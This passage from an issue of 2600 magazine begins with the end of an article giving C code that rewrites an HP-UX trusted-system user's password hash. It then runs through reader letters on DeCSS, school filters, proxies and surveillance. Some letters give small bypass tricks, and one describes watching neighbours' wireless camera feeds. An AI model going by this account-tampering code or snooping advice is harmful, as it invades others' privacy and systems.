Notice that we copy the structure over to a temporary structure. This makes for safer programming. With a debugger like gdb, you can take a peek at the "userinfo" structure without creating a messy print routine. Doing this should give you a good idea about what's inside the structure. The next step is to alter jblow's account somehow. I picked the password field just for fun. The password field in HPUNIX is created using the good old crypt(3) function. If we look at the man page we get the following:

NAME
crypt, setkey, encrypt - generate hashing encryption

SYNOPSIS

```

#include <crypt.h>
#include <unistd.h>

char *crypt(const char *key, const char *salt);
blah, blah, blah

```

As it turns out, key is the string to be encrypted and salt is the two character string which... well, is the salt! The down side to using crypt is that it limits your password size since it only encrypts eight character chunks. So in jblow's case we have: 3E/lbASoPe6k2. Note that the character string "3E" is the salt and thus /lbASoPe6k2 would be the encrypted password. But if you wanted to encrypt something greater than eight characters you would have to pass in a salt and the first eight characters, then use the first two characters of the encrypted string that is returned as the salt for the next eight characters and so on. As an example, "l" would be used as the next salt. Luckily we don't have to deal with this headache, for there exists a function called bigcrypt(3) which gets around the size limit. So let us look at some C code as an example (still using jblow's userinfo struct):

```

char *newpass; /* Assume for the sake of the example that */
/* it contains a new password. */
int length = strlen(newpass);

/* Check for trusted system compliance. */
for ( i = 0; i < length; i++ )
{

```

```

if ( isalpha(newpass[i]) )
    num_alpha++;
else
    num_nonalpha++;
}

if ( !((num_alpha >= 2) && (num_nonalpha >= 1)) )
{
    printf("New password must contain at least two alpha");
    printf("characters and one nonalpha character.\n");
    exit(1);
}

/* Encrypt the new password and set it in place. */
encrypt_pw = (char *)bigcrypt(newpass, salt);
strcpy(userinfo->ufl.d_encrypt, encrypt_pw);

/* Check to see if this account will force a password change. */
if ( userinfo->ufl.d_schange == 0 )
{
    /* Then they will be forced to change their password when they login. */
    userinfo->ufl.d_schange = time(&tloc); /* Current date */
}

if( !putprpwnam(user, userinfo) )
{
    printf("Error, password not changed.\n");
    exit(1);
}

```

As you can tell from the above, trusted systems is annoying. The details of all this depends on the policies set in place by the system. You will notice that I checked `fd_schange` field because the man page states that `fd_schange` is "last successful change in secs past 1/1/70". Now obviously if it's zero and the system forces a password change when there has been no "last successful change" then this needs to be taken care of. Finding system policies can be hard. I suggest looking in `/etc/files/auth/default` for a start. Other than that, you're on your own.

In conclusion, HP-UX probably won't keep this system around much longer. A simple web search reveals many problems with trusted systems. Trusted systems also has the added benefit of not working with PAM and there is general funkiness when it comes to kerberos 5. Therefore, I believe it is simply a matter of time before HP-UX comes up with something new or just gets rid of it altogether. But there are plenty of HP-UX machines out there using it, especially in the academic sector.

THE INBOX

DeCSS Fallout

Dear 2600:

In light of DeCSS and the rest of the story, I've made a personal decision to put my money where my mouth is, and I refuse to rent, buy, or even watch DVDs. I've also pretty much ceased buying CDs since the lyrics servers were brought down, but that's mostly because I can no longer identify albums to buy them.

Recently some friends were shocked when I refused to come over and watch motorcycle racing (my other love) on DVD. In the ensuing conversation, I tried to explain and came off like I was suggesting wearing tinfoil to keep the FBI from reading my mind... seriously lame.

Where can I find something concise explaining DeCSS, the actions of the MPAA and the implications, how they're abusing their power, and why it isn't "just a bunch of hackers illegally copying DVDs?"

I know this is a big order. I've reread my back issues and searched your site and the EFF's, as well as other places, and haven't found what I needed... please help me.

gc

Boycotts only work when the mission is stated clearly in terms that most people can understand. You don't want to come off as an irrational lunatic since people will dismiss the entire goal along with your methodology. We clearly need to reach more people and simplify the issues so that non-technical people can quickly "get it." We've found some good explanations at www.opendvd.org but they still may be too technical for some. The flyer we came up with for the demonstrations in 2000 seemed to reach a lot of people and get them thinking. You can find a copy of that at www.2600.com/news/0130-flyer/. But we need to do better and for that we appeal to people everywhere to help us spread the message by taking the time to explain it to those around them in terms that they can appreciate. This is one very important social issue where we simply cannot afford to get lost in technical jargon. Not everyone will immediately recognize the importance but at least we can make sure they know the facts.

Dear 2600:

It's only right that you lost the case. You publicized, you campaigned for, and you advertised how to "pick" a DVD lock. If you know how to defeat a DVD lock, you go ahead and do that for yourself if you own DVDs. Don't brag about it in school because, if you do, that would reveal your motivation: malice. Publicizing DVD circumvention does not benefit you. It only harms someone else. That's why you lost and

that's why you won't win on appeal. It's your doggone motivation. And our laws deal with nuances of motivation. For example, our laws distinguish between murder and involuntary manslaughter.

I see two themes in letters about your case: "free speech" and "educational" reasons for having an intense interest in unlocking DVDs. I don't believe either is at work among your readers. Your readers just want the goods behind other people's Kwikset locks. That's called "thievery."

You wanted to screw the international DVD conglomerate bastards. You wanted to kick them in the nuts for charging so much and for being a dumb ass. So that's great. But you got a bit surprised when the big dumb ass organization turned around and knocked a tooth out of your mouth. Next time, duck.

Anonymous Reader

Well, that's one perspective. It's hard to imagine how you know all these things, such as the motivation of our readers and what the true effects of publishing something are. It's simplistic logic at best and we don't intend to let the occasional naysayer steer us off course. We're a magazine; we look for things, we uncover things, and we publicize things. Information is our blood. And we're not in the habit of ducking. If you don't like that, you might feel safer watching television.

Dear 2600:

I'm a new reader to your magazine and in 17:4, I was reading about the whole DVD legal bit. I went to explore the news archive at your web site to learn that the NFL, NHL, NCAA, and other sports organizations were jumping on the bandwagon against you guys. Now one thing that puzzles me is how in the hell a DVD copyright battle is related to sports organizations?

Clown Father

It's a very good question and one that many people have asked. It's obvious that such organizations have a vested interest in the DMCA since it gives them the right to manipulate technology in ways previously unimagined - solely for their profit. The same law that makes it illegal to use a DVD you've bought in a way the MPAA doesn't want you to can also make it illegal for you to record a sporting event without paying an additional fee or to lend your copy to a friend, or, heaven forbid, take it to a different region without paying a hefty surcharge. These organizations' interest in the case makes this pretty obvious. And the exact same controls on DVDs will make their way to digital TV, which is probably about the time most people will start to realize what a bad idea this all was in the first place. By that time it will be really hard to undo the damage.

Dear 2600:

I noticed by accident today an interesting article in the UN Universal Declaration of Human Rights (www.un.org/Overview/rights.html) to which the US is a signatory, I believe:

"Article 19 - Everyone has the right to freedom of opinion and expression; this right includes freedom to hold opinions without interference and to seek, receive and impart information and ideas through any media regardless of frontiers.

"Article 30 - Nothing in this Declaration may be interpreted as implying for any State, group or person any right to engage in any activity or to perform any act aimed at the destruction of any of the rights and freedoms set forth herein."

I'm no lawyer, but it looks like the region-based restrictions on DVD use are a pretty direct violation of Article 19. This probably won't score any legal points against Valenti et al, but still - it does show that access to information outside your own country isn't as trivial as it's been made out to be by some.

Xerock

The United States habitually ignores such UN declarations, as do many other countries. Until that changes, you won't find much comfort there. But the Universal Declaration of Human Rights is a terrific document that hopefully one day will be taken seriously.

Dear 2600:

I recently found a copy of your magazine (17:4) in one of my local shops all the way over in the UK. While I found the technical articles interesting and useful (I'm doing a degree in computing), I found the articles relating to various court cases on the go (DeCSS for example) and legislation currently being passed quite disturbing. Being in the UK, I'm not too sure how these issues will eventually affect me as I cannot seem to find a UK equivalent to 2600.

I fully support your magazine's aims and objectives (publicizing security holes to inform system administrators on how to find and deal with these problems, etc.) as I feel security can only be achieved through hard graft learning and understanding and, as the technology is moving forward so fast you either have to dedicate yourself to keeping pace, or give it up now and become a civil servant or something. If no one had publicized a need for antivirus software, how many PCs do they think they would have operating on a Monday morning?

Keep up the good fight!

Avon

Thanks. And we're pleased to have made our way into the local shop.

Dear 2600:

It seems as though DeCSS can be compared to a knife. Sure, some people use it for illegal purposes like stabbing and such but they are just a very high-profile minority. The rest of us use them for perfectly legal purposes like cutting our food and putting butter on our morning breakfast toast. Should knives be illegal just because some people use them improperly?

Should it be illegal to talk about them in books and on web pages? In the case of knives, the cops go after individual people who use them to harm another person, not everyone who owns one. Why shouldn't it be the same with DeCSS? Why shouldn't the MPAA spend its free time looking for people who are pirating movies instead of people who want to share information on a mathematical encryption algorithm or who want to exercise fair use of a purchased work? I own over 60 DVDs and every one of them is legally purchased. I am deeply offended that I have my legal rights taken away because a few other people are misusing DeCSS.

yonder

They went ballistic over this well before anyone "misused" DeCSS. In fact, they have yet to come up with any compelling evidence that anyone ever has. As we've said repeatedly, there are far simpler ways to make an illegal copy of a DVD and this was never the point of DeCSS in the first place. But your knife analogy is a fairly good one since knives are an obvious tool, as are screwdrivers and hammers. They have many applications which can be used for either good or evil.

Dear 2600:

In the court case of Sega Enterprises, LTD. vs. Accolade, Inc. 977F2d 1510 (9th Circuit, 1992), Accolade had reverse-engineered the code from a few Sega games to create games for the Genesis gaming console. It had decided not to license the information from Sega, as Sega would become the exclusive manufacturer of all games produced by its licensees. Accolade did not copy code. They merely used what they discovered to create games that would interface with the Genesis console. The court ruled: "We conclude that where disassembly is the only way to gain access to the ideas and functional elements embodied in a copyrighted computer program and where there is a legitimate reason for seeking such access, disassembly is a fair use of the copyrighted work, as a matter of law."

Just thought this might help you out.

jeff weems

Dear 2600:

Good luck with your appeal. It's good to know that some folks are willing to stand up for what they believe in.

djeaux

Dear 2600:

According to the MPAA ruling against 2600, you cannot provide a link to the DeCSS code. That's like saying, "We can't tell you where this (code) is, because it might be used illegally." I guess we should never tell anyone about the local hardware store. They sell crowbars there, and those can be used for breaking and entering. They sell knives and screwdrivers, and those can be used to hot-wire a car. They sell rope, and that can be used to strangle someone to death. If *anything* can be used illegally, we should never disclose where those items can be found, right?

Brian

Bypassing Restrictions

Dear 2600:

I have seen lots of web sites that do not allow you to copy the images posted on their site to the local hard disk. When you right click on them, a message window pops up giving some copyright violation message. I discovered a way to bypass it. All you have to do is point the mouse pointer on the image and click both mouse buttons (right and left) at the same time. The right click menu pops up instead of the copyright message and you can save the image to your hard disk. Hope this was some useful information to put in your magazine.

mkr08

We guarantee they will try and make this more difficult in the future.

Dear 2600:

I want to thank zzflop for his letter in 17:4 about www.safeweb.com. My high school has a proxy server that blocks access to all "objectionable" sites including yours. However, I'm surfing www.2600.com right now because of his information. It's great to have people sending in this info. Keep up the good work!

HacKz_jEEveZ

Dear 2600:

This is an update on www.safeweb.com (17:4 letter from zzflop). Now there are effectively "hundreds of sites like this" and it's easy to be one of them.

After getting banned (in China and Saudi Arabia) for being effective at promoting free speech, these guys launched Triangle Boy - an open source software that makes personal machines into proxies for a Safeweb server. Lots of triangle boys would make blocking virtually impossible.

Check www.triangleboy.com for the love of freedom. If your school not allowing 2600.com is unbearable, think of the millions who are kept off cnn.com or nytimes.com.

F.H.

Ironically, the biggest customer for this project is the CIA. And, equally distressing as people being kept from accessing sites is the fact that so many of us who have full access don't make use of it in a meaningful way. How many Americans read the news from a different perspective than what they already see in the paper and hear on the radio? There's an entire world out there to explore. The only thing more effective than physical blocking is mental blocking and far too many of us unknowingly fall prey to it.

Dear 2600:

I thought you may be interested to learn that AOL uses "Contexion" to filter web access to all of their users. The site can be found at www.contexion.com.

Av1d

Spying

Dear 2600:

Most people who don't know shit buy these wire-

less transmitters for their VCRs so they can watch their videos or cable in a different room than the source. Because they don't know shit, they don't run hardware. Very stupid.

So being bored, I put the receiver end of the package connected to a TV in my car, and took a ride around the neighborhood. Well, it appears a lot of people feel they need to monitor almost any room in their house with a camera, hooking it up to these transmitters. So, just by driving around in my car I get to watch people in their homes, legally and candidly. Try it, you will be surprised and entertained by where some people put their cameras.

R Otterbine

And they're worried about us driving around using cell phones? Next time, though, it wouldn't hurt to pass along some frequencies.

Dear 2600:

From a recent news story: "Free TV channels, Internet, and e-mail access are to be offered to the UK's first 'digital neighborhoods' by the government. The scheme is aimed at helping the government and industry understand what factors matter to consumers in choosing whether to go digital. It will be run by the government, and the areas invited to join the scheme will be given free digital conversion and equipment. The government will also fund research into what viewers watch on digital television, if their viewing habits change, and if they use the sets for Internet access."

Great, you might think. More Internet access and access to new technological developments can only be a good thing. But digital TV has several "anti-piracy" features such as a system that prevents people from recording pay per view events or movies. As far as I can tell there is no way to bypass this recording block. When I tried to tape a movie on Sky TV there were occasional moments when the picture could be seen, but for most of the movie the scenes were obscured with video-snow and the soundtrack was inaudible.

Also, in order to send an e-mail via a digital TV one must be connected to the ISP while writing the e-mail. With a computer, one can write an e-mail, then send it after connecting to the ISP for a few seconds. With digital TV, in order to send an e-mail the user must have an active phone line connection for the duration of the period taken to write the message.

In the UK there are no free ISPs for digital TV Internet access. I suspect that certain sites will be blocked from use with digital TV, no doubt www.2600.com will be among them. I currently don't have the option to use my digital TV for web browsing.

I am also extremely concerned about the market research that will be conducted using this equipment.

The Chaotic 1

Every one of these is a valid and very real concern. We're looking at the future here and it isn't very pretty.

School Stupidity

Dear 2600:

Here in Cary, NC, the Wake County Public School system uses a version of SIMS software to manage student information. As part of this, each student is assigned a unique ID number. Pretty standard, right? Well here, about 50 percent of the time, your student ID is your Social Security Number! Whenever grades or testing lists are posted, they are posted by ID number, thus revealing literally hundreds, if not thousands, of valid and active SSNs to the public view, free for all to see and use. At certain times, *names* are even posted with your matching number. By the way, it's easy to determine if the number is an SSN or school assigned number, as they are different lengths. After submitting a letter to my principal, he fed me the standard ignorant response of "it's not uncommon, and as long as they don't have names with them, they're not dangerous." I think we all know that that's wrong. Well, we're taking it to the next step down here, so the wheels are turning, hopefully for the better. Good luck to you guys in your legal troubles. I'll send the checks when I can - I manage to educate a few more people every day, which we all know is where the real support comes from.

Wetwarez

Dear 2600:

My school prides itself on being so "technologically advanced" and it is. We have very good blocking software that I'm still trying to get through. I've tried all your mirror sites, tried the www.2600.com:80, and that didn't work. I used to be able to get the Australian 2600 site up, but they blocked that as well. The problem is that the blocking "software" goes through the server as well, so there really is no software. You can e-mail the staff to request unblocking sites, and I've tried that with yours. They said that your site "promotes illegal activity, and also promotes illegal activities." I have read through *everything* in your site, and I have found nothing that promotes bad things. I e-mailed them again, saying that your site is the best for info on the DeCSS case. They still have it blocked. I'm surprised I can get into www.kevinmitnick.com still.

Newzweak

We promote illegal activity and illegal activities? These people are swift. What we really need to promote is full accounting of these dimwits who feel they have the right to dictate what gets read by others. Tell us who they are and what they say and we'll put together a nice little list of our own. Then they can add "promotes fighting back" to their list.

Dear 2600:

I have seen a lot of letters from high school hackers who complain about the ID cards that they are forced to use at school. First, I want to say that I was a hacker in high school and I support students learning by experimenting. Had I not been curious about technology I wouldn't be making a living as a programmer today. Yes, I was the "nerd" kid that the teachers called on to help with their eight bit computers.

My point is when you grow up you have to carry an ID and show it when asked. It is called a driver's license. You need it to drive to work. Secondly, I carry another ID that I have to swipe to open the door so I can get into the building every morning when I go to work. Thirdly, all hourly employees also have an ID card that they swipe in the time clock so they can get paid.

I really hope that you have the opportunity to hack and to show off what you know to your teachers, parents, and friends. However, until you turn 18, your dean has the right to search your locker, desk, or whatever the law allows. Your parents have to right to search your room and censor what you read (hopefully they will let you read 2600). You are still going to have to make your bed, brush your teeth, take out the trash, and do your homework before you can hack.

I suggest you take advantage of your skills and forget the whole ID card thing. Write your essay assignments on a hacking subject and get an A. Use your hacking skills to get first place in the science fair or something. You know that broken toaster oven that your parents planned to throw in the trash? Use your skills to repair it.

After high school, use your skills to land a job.

Phredog

Obviously ID cards are of great concern to students. Why then should they just forget about them? Whether or not the school authorities can get away with it is irrelevant to the question of whether or not it's the right thing to do. We can't think of a better environment to question what's happening than a school. And while you seem to have mastered the practical aspects of life, we fear that you may have forgotten the importance of learning, experimenting, and experiencing. It doesn't always pay the rent but it does define our existence better than anything else. Those who still yearn for such things need to be encouraged.

Dear 2600:

I recently had an interesting encounter with my science teacher. I got in a discussion with him about a question I got wrong on a test (of course I wouldn't have gotten it wrong if the lazy bastard had written the test himself and not had the answer key in front of him). Anyway, at the end of the discussion, he told me I was "leapfrogging ahead of the class" and that I had to "slow my mind down to the level of everyone else's." This infuriates me. It's the kind of thing that people have been criticizing about education for as long as I can remember them criticizing it. Then to hear the exact same thing from one of the teachers! This is even a private school that says it lets students work at their own pace. When will these things end?

Sam S.

Dear 2600:

Recently at school, my English class went into the computer lab to work on a report. Before working on the report, we did a spelling test. Our teacher informed us that we could do our test on the computer, but only on Notepad. The tech person there immediately told us that we could not use Notepad, as it had been taken off

of the computers. Knowing that Notepad would not be taken off, I quickly used Netscape (the only available browser) to open up Notepad, as the computer has numerous security features to keep you from using the hard drive. I quickly showed a friend nearby how to open up Notepad. Seeing that Notepad had been opened, the tech person came over and told me that this was a violation of security and if I were to do it again I would be suspended. The next thing I did after doing the spelling (there was about a ten minute break) was play around in the java console of Netscape. The teacher was mortified and watched me for the rest of the two hour period. Just goes to show that tech people in schools really aren't.

RIP Douglas Adams (1952-2001)

mr self destruct

That's probably the most excitement Notepad has seen in a while.

Real World Stupidity

Dear 2600:

Here's a good one. The editorial in the April 2001 *Popular Communications* magazine tells the tale of ham radio operator N7QVC, who dared to register a web page using his call sign: www.N7QVC.com. I bet you already guessed what happened. Yes, the kings of TV hucksterdom, QVC, threatened to sue the pants off him for copyright infringement! However, things did work out for him once the genius lawyers figured out this was an FCC-assigned call sign and he wasn't some evil hacker type trying to be cute!

dc66

As if putting "N7" in front of a corporate name is somehow wrong.

Dear 2600:

I was just watching the news today and they came up with a story. A guy is called a hacker because he is stealing credit card numbers from a computer server. Then he uses the information to steal rich and famous identities from around the world. He then gets charged with stuff that relates to crime. Why is he a hacker?

Tizal

Same reason the moron who broke the story is called a reporter. Because nobody bothers to step forward and reveal the fallacy. Thanks for bothering.

Dear 2600:

I am currently in the Criminal Justice program in my college and we had a guest speaker in class the other day from the Secret Service. During the training tapes she showed us, it mentioned 2600 many times while they were talking about their "duty to protect 'cyberspace.'" It also used the term "hacker" very liberally throughout the entire ten minute spot trying to demonize hackers. I was shocked to see the way that they were displaying the magazine and web site so openly and exclusively, but when they actually had a clip from the movie *Hackers*, that just went straight over that fine line. This is just disgusting that they would so openly attack 2600 in a training/recruiting video.

The Colonel

We know there are people out there who can get us

a copy of this and other such videos. We would consider it a tremendous favor to the entire hacker world.

Dear 2600:

I recently tried to call the U.S. embassy in Berlin to get some info about a visa. Well, the only number I could find was a 0-190 number which is like the American 1-900 numbers - you have to pay for it a bunch. Mostly only sex services use these kind of numbers. So, it cost me 3,60 DM per minute (about \$1.60) and guess what I got? A computer that couldn't answer my visa question! I'm wondering where my money is being invested now.

zeitgeist

If we don't take advantage of people in foreign countries, how do you expect us to stay on top?

Dear 2600:

Reading the letter from Eric Burns got me to thinking - what exactly is the difference between his crime and say, if I grabbed a can of spray paint, went out in the wee hours of the morning, and got caught tagging the front of a 24 hour store? I could be misinformed, but didn't Burns leave the original pages intact and simply insert another index file? If so, why such a harsh sentence? It seems stupid to think that a tagger would get prison time for leaving his mark. Possibly a hefty fine and community service cleaning up some other taggers' work. This kind of insanity makes me want to move to Canada. It should take at least a few more years before this disease begins spreading across the border to them as well.

phobik

Dear 2600:

In 18:1, Dalai mentioned that during the Super Bowl everyone's face was scanned as they entered the stadium. I don't think this is a new practice for the rest of the world. While catching an international connecting flight in London I was scanned at least once (that I know of). When going through security at Gatwick Airport I noticed a camera that, while not hidden, wasn't something one might readily notice. At the security check they scanned the ticket. There was a second security check on the way to the gates. At this check they scanned your ticket again. After going through the check I looked back to see the face of the person behind me on a computer monitor. I was very impressed with this as an anti-terrorism method without alerting the passenger in any way. I don't necessarily agree that this practice should be used at sporting events (since taking everyone's picture like that doesn't have any obvious uses) but I think that the U.S. could learn something from the rest of the world (in more ways than one).

Chewie

There is, however, a big difference between scanning individual faces in a line and scanning an entire stadium full of people.

Dear 2600:

I don't want to waste your time and I am not sure if you guys are aware of this rights violation occurring in Virginia Beach or not, but there is something going on

down here that would be of interest to you and your readers. I am referring to the new standard of decency and the new "friendship patrol" that patrols the resort area of Virginia Beach.

Joe

Anything with the name of "friendship patrol" has got to be bad.

Dear 2600:

I administer a rather large PBX with a wide range of fax numbers. It's not uncommon for me to receive dozens of misrouted faxes intended for other parties. My favorites are medical records, financial transactions, etc. Typically when I call one of the two people involved in the fax, they really don't care. Most of them simply say, "just throw that away."

I wonder what Joe Schmoe would say if I called him at home and said, "Judging by what I was just faxed, I would say that you are suffering from depression, and these drugs won't do you any good for your back pain. By the way, I am not your doctor." Perhaps I should start a collection.

Ray

Appreciation

Dear 2600:

I am composing this letter to inform you of a publication of the many positive effects you have had. I know it is always good to get feedback, and this can be difficult with the more one-way media like magazines (though 2600 is very much a reader-supported magazine). I have recently subscribed to your magazine, but I have been a listener and supporter of your radio show *Off the Hook* for several years and have since actively consumed all other shows in your archive. Since then, your excellent publication and program have had a profound influence on my thoughts.

I would like to thank you for the time and effort you spend on "getting the word out" and let you know that you are not doing it in vain. Your vehement coverage of the Kevin Mitnick fiasco and, more recently, the MPAA farce has verily opened my eyes to the ridiculous abuse of power that occurs every day in the world. Your coverage of the Seattle WTO demonstration was also extremely shocking and something one would *never* hear on regular radio. As Amy Goodman said, it did indeed sound like a war zone, something one would expect to happen in Israel, not at home in America. Your efforts have informed me that corporate censorship and the "if you aren't everywhere, you're nowhere" mentality of the American corporate empire is very real and, using DeCSS as an example, can have very real effects on people. If you received the DVD-CCA's initial threat and quietly removed the offending material from your web site, who knows what the long-term effects would have been? Without your bold stand against the power-hungry corporations who seek to control every facet of life, the DMCA would remain largely unchallenged and the MPAA would continue with their inflated ego.

You call yourself "The Hacker Quarterly" and are probably criticized about this not having much to do

with computers. It is obvious that hacking really has very little to do with computers and is more about a certain free-thinking mindset which can be seen throughout history in those who have contributed greatly to humanity. Not simply following what you're told and seeking out your own answers would be an admirable quality for most people, but calling them a hacker brings fear into the hearts of the uninformed, much due to the media exploiting the term. This may prevent the use of the word in some cases, but it certainly cannot stifle the mentality. Knowledge is indeed power, and those who want to consolidate their power by censoring and controlling information should not be allowed to have this power.

In essence, I am saying that your role in the sharing of information is far from insignificant. We always need more people watching the watchers and monitoring those in power. Though I am no professional, I appreciate the extreme value of your publication and I thank you for it.

TwistedGreen

Thanks for really getting what it's all about.

Dear 2600:

I found your cover interesting. I work for a company that has a contract with BellSouth and I work in a BellSouth building on BellSouth computers. I thought about trying to pull a practical joke and buying some of your magazines and leaving them around the building. Keep up the good work.

civilsurveydraft

You're going down a very dangerous road.

Dear 2600:

I just wanted to say that I finally got your Fall 2000 cover. I've been looking at that cover ever since it came out, daring my friends to call the number and figure out who or what it was. But the moment of inspiration hit me! That's not a phone number at all; it's the binary/decimal address of www.2600.com. *Nice.*

By the way, that was a great article by ASM_dood. Keep up the good work, especially the covers!

nomad

Dear 2600:

I just wanted to say that I have not only brought several issues of 2600 to school, but some of my teachers have asked to borrow issues. My civics teacher made a copy of that article in 17:4 about jury nullification (she hadn't heard of it). Now I'm not saying that you should take your 2600's to school and show them to your teachers, I'm just saying that some teachers are cool about it. I wanted to just say that noname wrote a great letter in 18:1. It really describes our sysadmin, who's never heard of Linux. And the ID card idea is great. If our school gets IDs, I'm doing that. I just want to know where this guy teaches!

Danny

The prospect of a worldwide "bring your 2600 to school day" is intriguing to us.

Dear 2600:

The brief article "Strange Love," (18:1) in which the author describes how he willingly passed on the

Anna Kournikova virus, was excellent. The author's balance of tech and personal insight is rare in any publication, but I'm particular impressed to have seen it in *2600*. Keep up the good work.

Waldo

Dear 2600:

The cover of your last issue, 18:1, is absolutely incredible. I don't think I've ever seen a cover so meaningful. The "Equal Justice Under Law" message on the building behind the riot-garred policemen, batons ready to smash anyone who crosses the "Police Line" barrier, shows so well the irony of the justice system in the United States and probably other countries. The picture, in this case worth many more than a thousand words, so clearly indicates that the law of the land may no longer be in the hands of the courts, and the courts (as we've seen with so many cases) may not even uphold the law.

Cunning Linguist

Dear 2600:

I just want you to know that there are still places that don't view hackers as the mainstream does. The company where I work knows me for what I am. Not only has that allowed me special benefits (i.e., unpunished snooping), but anytime they need help with the network or have other computer questions, they respectfully ask me and I help. Unfortunately, I feel that the way things are going in the rest of the country, this might not last long. Also, I look forward to page 33 every issue now.

ford prefect

Dear 2600:

I have *always* wanted a subscription to *2600*, but I was poor and *no one* would ever buy me one. Now, thanks to your magazine, I hacked the *shit* out of CitiBank and now I've accumulated over \$1,000,000,000 to spend on not only a subscription, but a bunch of other useless shit!!!! *Thanks you guys!!!!*

Just playin'.

Sate

You're a real funny guy.

Dear 2600:

I just wanted to tell you how impressed I am with the meeting system you have set up. It has a truly global span that I can personally attest to. Over spring break, I took a trip to Italy, saw the sights, did touristy things. The evening after our day in Milan, the hotel I was staying at had a really, really old computer. Naturally, I checked in to www.2600.com. I was browsing through the meetings, not really expecting to find any in Italy, but then I noticed something peculiar. To my extreme surprise, the Italy listing said "Milan: Piazza Loreto in front of McDonald's." I looked at my watch. The first Friday in March, 9 pm. I had spent all day at the Piazza Loreto and even had dinner in that McDonald's, and I had missed the meeting! I had come halfway across the earth to a completely foreign country and I had missed a meeting not ten feet away from me! My anguished cry disturbed the hotel staff no end,

I'll tell you that. Anyway, just thought you should know that even though I'll regret missing that meeting until I die, I was very impressed by the true global reach of hacker culture, and *2600* specifically. Congrats!

Thomas

Individual Perspectives

Dear 2600:

I ain't no hacker or cracker. But I know some shit about some shit. I know u could get my p-word or other shit like that. But I just got back into the scene. Legal trouble u know - amateur hacker gets fucked. Yeah that was me. But what happened to Minttic was Bull. Sorry I am a little drunk. Fuck the US. Fuck the gov. What is it for what is it to live for.

GOOD BYE DUMB ASS SPYIN US GOV.

KHD

No, this did not come from China. But we got his p-word. And Minttic says hi.

Dear 2600:

There is a matter of utmost importance that I must relay to you immediately: I can eat 50 eggs.

Gil Young

No man can eat 50 eggs.

Dear 2600:

I had a little fun at work today and got the word out at the same time. I'm a law librarian for a county law library and a *2600* reader. As you might imagine I'm interested in law and computers. I often stream audio from the Internet and the lawyers and judges don't seem to mind. So, since I missed last week's broadcast of *Off the Hook*, I thought what the heck, why not listen while I worked. It was pretty great. I had a prosecutor come in and ask about the ShapeShifter case. Everyone asked me what I was listening to but no one objected. I think they thought it was kind of cool because for the most part the show was full of legal stuff. Anyway, I think I broke some new ground and, now that I've gotten away with it once, there's no stopping me. Just wanted you to know you have friends in the most unlikely places.

kate

Dear 2600:

I'm writing in response to Bryan in 17:4 where he talks about practically boycotting B&N because they are a super chain. This guy is obviously whacked out on something. Here's the long and short of it. First of all, why he goes to the "gum-chewing barely-literate teenager," as he puts it, I'll never know. Maybe it's a Freud issue. He wasn't hugged enough. But let's rationally figure this out. *2600* is a quarterly magazine. Coming out at very strategic times. I buy my issue from a B&N all the time because when I walk in they have about 20 copies, predominantly displayed in their magazine rack with the covers facing out at about the second shelf down, putting them right at eye level. And they are right out in front. So that's a bonus. Second, B&N employs hundreds of people per store (at least it seems like hundreds). And it's easy to get a job

there. I buy my magazine around Thanksgiving, when the college girls are home to visit their families at this time of Thanks. I buy the next one when schools are issuing Winter Break. The springtime issue matches up with Spring Break, and finally the summer issue finds all those hotties home for the vacation. They all need jobs and B&N graciously employs them. So I grab my easy to find mag, I stroll up to the counter where some 19-21 year old Lolita is working the register. She sees me buying a "hacker" mag, so immediately she's attracted to my dangerous side. I'm paying with the platinum card letting her know that I have mountains of debt, like a good hard working, stable American male should. And next thing you know I'm belly bumpin' cause she couldn't contain herself. Thank you 2600 for giving me plenty of excuses a year to love 'em and leave 'em! And thank you B&N for stocking the greatest mag ever made!

kaH220

As always, our readers are able to find a unique perspective.

Clarification

Dear 2600:

The letter from jys_f in 17:4 draws a parallel that simply does not exist. jys_f claims that both the church and the MPAA are oppressive because they "did not understand what their ideas were." That is a very wrong and very dangerous way of looking at things. They definitely understand what we're saying, they understand it enough to see the danger it poses to them and their power structure. Do not paint this prosecution as the result of naivety - it is the result of calculated planning to maintain power.

kaige

Dear 2600:

I've recently read that Despair, Inc. has registered the frowny emoticon ":-(" , copyrighted it, and is planning to sue "anyone and everyone who uses the so-called 'frowny' emoticon, or our trademarked logo, in their written e-mail correspondence. Ever."

Oops. Looks like I might get a little corporate letterhead soon. This is the lowest of the low for corporate America.

Shadow Freq

Please tell us you were aware that this is a joke. Despair, Inc. (www.despair.com) defines its origins as "a company that would create dissatisfied customers in the process of exploiting demoralized employees while selling overpriced and ineffective products to remediate the problems caused by the very process itself." That's kinda the tipoff.

Dear 2600:

I am writing this to point out a slight discrepancy in one of your articles in 17:4. On page 22, LeXer's article about Micro\$oft's retirement of the NT 4.0 MSCE track stated in the first paragraph that the A+ certification is a Microsoft certification. This is not true. The A+ certification is a vendor neutral certification designed to provide a benchmark by which com-

puter technicians could be tested. Micro\$oft may have contributed to the exams, but no more than other companies such as Hewlett Packard, Compaq, and others. The A+ certification is administered and awarded by CompTIA. More information about this and other vendor neutral certifications can be found at their web site (www.comptia.org).

Given this information, I find it difficult to believe that LeXer's instructor wrote questions for the A+ certification exam as he mentioned in the article. His instructor may have had a chance to contribute to the initial exam since CompTIA solicits SMEs (Subject Matter Experts) when the exam is being designed, but SMEs only contribute information on what areas should be tested. They do not individually compose the questions.

Mike Walton

Dear 2600:

In response to LeXer's "Microsoft's Hook and Sinker" in 17:4, I'd like to point out a few corrections. First of all, the NT 4.0 track had four required core (not three) and two electives (Workstation, Server, Enterprise, and Networking Essentials). Details are on "www.microsoft.com/trainingandservices/default.asp". Secondly, I assure you it is quite possible to pass all the tests with just books for \$600 - \$100 for each exam. Also, Microsoft *does* offer an upgrade exam (Windows 2000 accelerated). Now I share your dissatisfaction with Microsoft, but if you're going to slam on the company, do so for the right reasons, not because it's h4x0r k3wl. Certifications go a long way for IT professionals in Unix, NT, and even Linux. It's a good way to quickly get your foot in the door saying, "Yes, I am proficient at Solaris/Red Hat/NT." As a proponent of both 2600 and free speech, I know that misinformation can be a great enemy - this includes propaganda passed down from corporations as well as misinformation from within our own community. Please do us a favor and at least research your articles before passing on some hearsay as facts.

Qblade

Dear 2600:

